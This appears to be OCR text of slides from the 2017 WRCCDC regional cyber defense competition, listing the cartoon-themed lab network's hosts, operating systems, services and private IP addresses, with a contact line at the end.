
- Topology
  - 10.10.X.0/24 – Rick & Morty
  - 172.16.1X.0/24 – Aqua Teen Hunger Force
  - 172.16.2X.0/24 – Bob's Burgers
  - 172.16.3X.0/24 - Archer
  - Users were primary voice actors and production team.

Black Team

- Topology
  - Largest number of concurrent hosts to date
    - 28 hosts
  - Largest number of concurrent services to date
    - 34 services
  - Required DNS service dependency for all systems

Black Team




WESTERN REGIONAL COLLEGIATE CYBER DEFENSE COMPETITION
WRCCDC Regionals
March 24, 2017
Topology
MEATWAD
Debian
MySQL
SSH
192.168.1.55
FRYLOCK
Debian
Drupal
HTTP, HTTPS, SSH
192.168.1.14
SHAKE
Debian
Drupal
HTTP, HTTPS, SSH
192.168.1.21
TINA
Win2KR12
MySQL
192.168.2.38
GENE
Win2K8R2
Joomla
HTTP, HTTPS
192.168.2.83
BOB
Win2K12R2
OpenCart
HTTP, HTTPS
192.168.2.74
LINDA
Win2K16
Joomla
HTTP, HTTPS
192.168.2.51
LOUISE
Win2K16
IIS LB
HTTP, HTTPS
192.168.2.65
LANA
CentOS
iRedMail
HTTP, HTTPS, SMTP, POP, SSH
192.168.3.6
PAM
Arch
DNS
192.168.3.94
KRIEGER
Debian
Sat. Control
SSH
192.168.3.108
ARCHER
Win2K12R2
Wordpress
HTTP, HTTPS
192.168.3.14
CYRIL
Ubuntu
OwnCloud
HTTP, HTTPS, FTP, SSH
192.168.3.77
MALORY
Win2K8R2
DNS
192.168.3.48
CAROLCHERYL
Gentoo
Sat. Mgmt.
HTTPS, SSH
192.168.3.144
FarmTrax – 172.16.1X.0/24
Fruit4Display – 172.16.2X.0/24
Spytellite – 172.16.3X.0/24
TOBY
Cisco 3750
Switch
10.10.X.4
FRANK
PA-3050
Firewall
10.10.X.5
MC-HAPS
Cisco 2901
Router
10.10.X.1 (Int)
10.47.X.2 (Ext)
Core & Internet
Blue Team LAN (CPP)
BETH
Win10
Workstation
DHCP
SUMMER
Win10
Workstation
DHCP
GENE
Ubuntu
Workstation
DHCP
FERATU
Arch
Workstation
DHCP
JERRY
Win10
Workstation
DHCP
JESSICA
Win7
Workstation
DHCP
GOLDENFOLD
Ubuntu
Workstation
DHCP
BRAD
Gentoo
Workstation
DHCP
RICK
ESXi
VM Host
10.10.X.10
MORTY
CentOS
Samba DC
DNS
10.10.X.8
ETHAN
CentOS
Email
HTTP, HTTPS, SMTP, POP
10.
NANCY
CentOS
Wordpress
HTTP, HTTPS
10.10.X.9

Black Team

- Questions?
- james@wrccdc.org